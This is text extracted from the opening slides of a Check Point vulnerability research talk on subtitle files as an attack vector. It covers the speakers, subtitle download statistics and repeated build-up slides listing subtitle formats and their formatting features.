

Pwned In Translation

From Subtitles to RCE



Check Point Software Technologies

\$ whoarewe



Omri Herscovici



Vulnerability Research TL

 @omriher



Omer Gull



Security Researcher

 @gullomer



Subtitles Drive-by Attack



Subtitles are considered dangerous









Subtitles

Downloads per day

2017-05-06	9052526
2017-05-05	7828877
2017-05-04	8205211
2017-05-03	7480775
2017-05-02	8774715
2017-05-01	8415667
2017-04-30	7026904
2017-04-29	8561747
2017-04-28	9315117
2017-04-27	8809697





.SRT

SubRip

Basic HTML

,<i><u>,<font...>

.SRT

SubRip

Basic HTML
,<i><u>,<font...>

.SUB

SubViewer

Basic Formatting
[Color],[Font],[br]

.SRT

SubRip

Basic HTML
,<i><u>,<font...>

.SUB

**SubViewer
MPSub**

.SRT

SubRip

Basic HTML
,<i><u>,<font...>

.SUB

**SubViewer
MPSub
MicroDVD**

Control Codes
{y:i/u/b/s},{f:font},{s:size},
{c:#0000FF},{p:X,Y},{H:Greek}

.SRT

SubRip

Basic HTML
,<i><u>,<font...>

.SUB

**SubViewer
MPSub
MicroDVD**

Control Codes
{y:i/u/b/s},{f:font},{s:size},
{c:#0000FF},{p:X,Y},{H:Greek}

.SSA

SubStationAlpha

Name, Fontname, Fontsize, PrimaryColour, SecondaryColour,
TertiaryColour, BackColour, Bold, Italic, BorderStyle, Outline,
Shadow, Alignment, MarginL, MarginR, MarginV, AlphaLevel,
Encoding

.SRT

SubRip

Basic HTML
,<i><u>,<font...>

.SUB

**SubViewer
MPSub
MicroDVD**

Control Codes
{y:i/u/b/s},{f:font},{s:size},
{c:#0000FF},{p:X,Y},{H:Greek}

.SSA

SubStationAlpha

.SRT

SubRip

Basic HTML
,<i><u>,<font...>

.SUB

**SubViewer
MPSub
MicroDVD**

Control Codes
{y:i/u/b/s},{f:font},{s:size},
{c:#0000FF},{p:X,Y},{H:Greek}

.SS

SubStationAlpha

A

.SRT

SubRip

Basic HTML
,<i><u>,<font...>

.SUB

**SubViewer
MPSub
MicroDVD**

Control Codes
{y:i/u/b/s},{f:font},{s:size},
{c:#0000FF},{p:X,Y},{H:Greek}

.ASS

Advanced SubStationAlpha

.SRT

SubRip

Basic HTML
,<i><u>,<font...>

.SUB

**SubViewer
MPSub
MicroDVD**

Control Codes
{y:i/u/b/s},{f:font},{s:size},
{c:#0000FF},{p:X,Y},{H:Greek}

.ASS

Advanced SubStationAlpha

.ASS

Scaling


Angle Shifting

Binary Image Embedding

Binary Font Embedding

Drawing

System Commands



.ASS

.ASS

.SRT

SubRip

Basic HTML
,<i><u>,<font...>

.SUB

**SubViewer
MPSub
MicroDVD**

Control Codes
{y:i/u/b/s},{f:font},{s:size},
{c:#0000FF},{p:X,Y},{H:Greek}

.ASS

Advanced SubStationAlpha

.SRT

.PJS

.USF

.SUB

.PSB

.IDX

.ASS

.SMI

.CVD

.AQT

.STL

.DKS

.JSS

